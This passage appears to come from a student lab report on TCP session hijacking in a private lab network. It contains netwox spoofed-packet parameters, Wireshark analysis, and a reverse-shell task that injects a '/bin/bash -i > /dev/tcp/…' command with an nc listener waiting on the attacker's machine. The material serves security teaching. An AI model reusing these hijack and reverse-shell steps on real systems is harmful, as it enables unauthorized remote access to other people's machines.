--spoofip	Spoof at IP4/IP6 level	best

Fig 19. Table explaining the arguments used in the netwox command

3. Screenshots to show the results using Wireshark.



Fig 20. Wireshark analysis showing hijacked TCP session

A telnet packet is sent from spoofed victim (attacker) to server that contains the `pwd` command and the server responds with a telnet packet that contains the result of executing the `pwd` command - `/home/server` that can be observed in *Fig 18.*

4. Show the abnormal behaviour you observed through Wireshark, and explain the reason of this abnormal behaviour.



Fig 21. Wireshark analysis showing abnormal TCP Retransmission packets

The abnormal behaviour observed was the TCP Retransmission packets that were sent from server to victim after the TCP connection was hijacked by the attacker. These packets were sent because a corresponding ACK packet was expected by the server but it wasn't received. Thus, the server continues to send TCP Retransmission packets until it receives an ACK packet.

5. Eliminate the abnormal packets using the netwox tool, explain your idea and your command.

   To eliminate the abnormal packets, we send a spoofed ACK packet that the server is expecting.



Fig 22. Netwox command to send a spoofed ACK packet

Parameter	Description	Value
--ip4-dontfrag	Flag set to prevent fragmentation of packet	
--ip4-offsetfrag	Offset value of the current fragment in the IP packet	0
--ip4-ttl	Time to live of current packet	64
--ip4-protocol	Protocol of the packet (TCP or UDP)	6
--ip4-src	Source IP address	192.168.56.101
--ip4-dst	Destination IP address	192.168.56.103
--ip4-opt	IPv4 options	""
--tcp-src	Source port number	36318

--tcp-dst	Destination port number	23
--tcp-seqnum	TCP sequence number	1945648976
--tcp-acknum	TCP acknowledgment number	983035284
--tcp-ack	Flag to set the TCP ACK bit to 1	
--tcp-window	TCP Window size	237
--tcp-opt	TCP options	“”
--spoofip	Spoof at IP4/IP6 level	best

Fig 23. Table explaining the arguments used in the netwox command



Fig 24. Wireshark analysis showing the successful ACK packet sent from victim to server

6. Answer the three investigation questions listed in Task 2.4.4

TCP Initial Sequence Number (ISN) are random and unpredictable. `Netwox 77` was used to study the ISNs, but I was unable to decipher any pattern.



Fig 25. Netwox command to study the pattern the TCP Sequence Numbers

TCP Window Size starts with a large value and decreases over time because a telnet connection does not require a large window size.

Initial **Source Port Numbers** are random and difficult to predict. However, subsequent source port numbers are usually 1 or 2 more than the previous TCP connection's source port number.

Task 5: Creating Reverse Shell using TCP Session Hijacking

1. Describe how to inject a reverse-shell creation command on the target machine using netwox tool, and explain the meaning of the command line arguments.

   We use `netcat` to listen for a connection on the attacker using `nc -l 9090 -v`.



Fig 26. Wireshark analysis showing establishment of telnet connection between victim and server

Like Task 4, we use `netwox 40` to spoof a TCP packet and for this attack, we insert the command to execute reverse shell into the existing TCP connection.



Fig 27. Netwox command to hijack and insert reverse shell command into TCP connection

Parameter	Description	Value
--ip4-dontfrag	Flag set to prevent fragmentation of packet	
--ip4-offsetfrag	Offset value of the current fragment in the IP packet	0
--ip4-ttl	Time to live of current packet	64
--ip4-protocol	Protocol of the packet (TCP or UDP)	6
--ip4-src	Source IP address	192.168.56.101 (victim's IP address)
--ip4-dst	Destination IP address	192.168.56.103 (server's IP address)
--ip4-opt	IPv4 options	""
--tcp-src	Source port number	36322
--tcp-dst	Destination port number	23
--tcp-seqnum	TCP sequence number	554449631
--tcp-acknum	TCP acknowledgment number	1362733017
--tcp-ack	Flag to set the TCP ACK bit to 1	
--tcp-psh	TCP psh	

--tcp-window	TCP Window size	237
--tcp-opt	TCP options	“”
--tcp-data	Data that is present in the packet (encoded in Hex).	‘/bin/bash –i > /dev/tcp/192.168.56.102/9090 0<&1 2>&1’0d0a
--spoofip	Spoof at IP4/IP6 level	best

Fig 28. Table explaining the arguments used in the netwox command



Fig 29. Wireshark analysis to show the successful TCP Session Hijack

Observing the last telnet packet, we can see that the command to activate reverse shell is present in the data of the packet.

2. Screenshot of the obtained shell on the attacker's machine, such as after issuing shell's hostname and ifconfig commands.

   The outputs of `hostname` (server) and `ifconfig` (IP address of server) commands prove that the reverse shell has been successfully obtained.



Fig 30. Commands to prove that reverse shell has been obtained on attacker's machine